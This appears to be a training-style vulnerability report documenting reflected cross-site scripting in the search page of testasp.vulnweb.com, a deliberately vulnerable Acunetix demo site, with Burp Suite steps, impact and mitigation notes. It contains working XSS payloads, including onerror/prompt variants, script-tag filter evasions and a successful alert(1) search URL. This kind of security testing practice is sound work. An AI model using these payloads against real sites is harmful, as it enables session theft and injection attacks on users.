Task 2

Title: Cross Site Scripting
Domain: Vulnweb.com
Subdomain: testasp.vulnweb.com

Steps to Reproduce:


1) visit http://testasp.vulnweb.com/

2)On top find the “Search” option

3)Intercept the request on burp suite

4)Try different Payloads

5)Find Successful payload




TEST and Demonstration site for Acunetix Web Vulnerability Scanner

about - forums - search - login - register - SQL scanner - SQL vuln help

Forum	Threads	Posts	Last Post
Acunetix Web Vulnerability Scanner Talk about Acunetix Web Vulnerablity Scanner	126	126	8/7/2024 6:52:02 AM
Weather What weather is in your town right now	9	9	8/7/2024 6:36:32 AM
Miscellaneous Anything crossing your mind can be posted here	13	13	8/7/2024 6:46:38 AM

Copyright 2019 Acunetix Ltd.

Warning: This forum is deliberately vulnerable to SQL Injections, directory traversal, and other web-based attacks. It is built using ASP and it is here to help you test Acunetix. The entire content of the forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.




TEST and Demonstration site for Acunetix Web Vulnerability Scanner

about - forums - search - login - register - SQL scanner - SQL vuln help

search posts

Copyright 2019 Acunetix Ltd.

Warning: This forum is deliberately vulnerable to SQL Injections, directory traversal, and other web-based attacks. It is built using ASP and it is here to help you test Acunetix. The entire content of the forum is erased daily. All the posts are real-life examples of how attackers are trying to break into insecure web applications. Please be careful and do not follow links that are posted by malicious parties.




Request to http://testasp.vulnweb.com:80 [44.238.29.244]

```
GET /Search.asp HTTP/1.1
Host: testasp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://testasp.vulnweb.com/
DNT: 1
Connection: close
Cookie: ASPSESSIONIDSATBQTQC=NJHKJBCBAEPOEOEKDBLJJLPH
Upgrade-Insecure-Requests: 1


```

Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	1
Request headers	10



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 2,697

Payload type: Simple list Request count: 0

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
<image src/onerror=prompt(8)>
<img src/onerror=prompt(8)>
<image src =q onerror=prompt(8)>
<img src =q onerror=prompt(8)>
</scrip</script>t><img src =q onerror=prompt(8)>
<script\x20type="text/javascript">javascript:alert(...
<script\x3Etype="text/javascript">javascript:alert(...
<script\x0Dtype="text/javascript">javascript:alert(...
```

Enter a new item

Add from list ... [Pro version only]


Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.



```
http://testasp.vulnweb.com/Search.asp?tfSearch=<script>alert(1)<%2Fscript>
```

You searched for '

testasp.vulnweb.com

1

Impact:

XSS can have a huge impact on any website hosted on web. Attackers can inject malicious client-side scripts into web pages viewed by the users. Using XSS attacker can steal the following data:

- Session cookies
- Log keystrokes
- Confidential data

Mitigation:

There are number of ways in which website can be mitigated for XSS, they are:

- Validate input
- Prohibit users from inputting HTML codes in input areas
- Secure the Session cookies
- Using Web Application Firewall(WAP)

Mitigation is important for web application to secure them from impact of XSS. This directly/indirectly causes harm to companies data from attackers and spoils the reputation.